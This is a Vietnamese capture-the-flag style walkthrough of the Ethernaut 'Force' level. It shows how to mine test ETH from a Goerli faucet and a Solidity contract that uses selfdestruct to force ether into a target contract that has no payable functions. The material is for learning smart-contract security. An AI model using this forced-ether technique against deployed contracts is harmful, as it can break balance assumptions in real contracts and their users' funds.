

Force

1. Thực hiện việc kiểm ETH:

Sử dụng: <https://goerli-faucet.pk910.de/> - để lấy được một số ETH cho ví bằng cách:

- + Điền ETH address của mình vào:

Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.



0x92141B14ddB92C256eFB3f1F464b042164570Af9

- + Sau đó start Mining:

Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.



Target Address:

0x92141B14ddB92C256eFB3f1F464b042164570Af9

Your Mining Reward:

0 GöETH

Current Hashrate:

0 H/s

Number of Workers:

0 / 4



Minimum Claim Reward:

0.02 GöETH

Maximum Claim Reward:

1 GöETH

Remaining Session Time:

11h 59min

Total Shares:

0

Avg. Reward per Hour:

0 GöETH/h

Reward Boost:

+ 0%

Boost

Stop Mining

- + Trong trường hợp máy lag hoặc muốn tăng công suất có thể thêm và giảm bớt công việc tại Number of Workers.

- + Đến khi kiểm đủ số lượng có thể rút thì có thể dừng lại và nhận ETH

Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.

Claim Rewards

Wallet: 0x92141B14ddb92C256eFB3f1F464b042164570Af9
Amount: 0.037 GÖETH
Timeout: 2023-08-11 20:21 (23h 47min)
Captcha:



Tôi không phải là người
máy



reCAPTCHA
Bảo mật - Điều khoản

Claim Rewards

Goerli PoW Faucet


The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.



Claim Rewards

Wallet: 0x92141B14ddB92C256eFB3f1F464b042164570Af9
Amount: 0.037 GÖETH
Timeout: -

Claim Transaction has been confirmed in block #9494425!

TX: [0xee3c472ae50e02f9a46b354ce2e18e02b83fa546079f95b3f392042e5e457d6b](#)

Did you like the faucet? Give that project a  Star **1,713**

Or support this faucet by sharing your result with a  Tweet  Post

[Return to startpage](#)

=> Và ta đã có đủ số ETH để tiếp tục tham ra vào Ethernaut

2. Xác định yêu cầu đề bài:

Some contracts will simply not take your money ͡°(ˊᵛˋ)͡°

The goal of this level is to make the balance of the contract greater than zero.

Things that might help:

Fallback methods

Sometimes the best way to attack a contract is with another contract.

See the "?" page above, section "Beyond the console"

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Force { /*
    _____      MEOW ?
    / \_/_/_/ /
    ____/ o o \
    /~____ =ø= /
    (_____)__m__m)

    */ }
```


3. Giải quyết bài toán

Mục tiêu của cấp độ này là làm cho số dư của hợp đồng lớn hơn 0.

Ta tạo một hợp đồng mới trên Remix để thực hiện công việc này

```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.8.0;
3
4 contract Force { /*
5
6     _____      MEOW ?
7     / \_/_/_/ /
8     ____/ o o \
9     /~____ =ø= /
10    (_____)__m__m)
11
12    */ }
13
14 contract Pay {
15     constructor(address payable _target) payable {
16         selfdestruct(_target);
17     }
18 }
```

Với `selfdestruct(_target)` có chức năng tự hủy hợp đồng và chuyển toàn bộ số Ether còn lại trong hợp đồng đó tới địa chỉ `_target`.



Sau đó thực hiện hủy hợp đồng hiện có và chuyển số còn lại vào hợp đồng Force

Rồi thực hiện Submit

=> Instance address

0xa57b7c85e88420ea1d863f28a05ec4d91ad1a20d

[[🔴🔴🔴]] Submitting level instance... < < <<PLEASE WAIT>> > >

< Sent transaction 🔍 <https://goerli.etherscan.io/tx/0xc4eea51...>

< Mined transaction 🔍 <https://goerli.etherscan.io/tx/0xc4eea51...>

=====

=====

=====

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!

🟢🟢🟢 Well done, You have completed this level!!!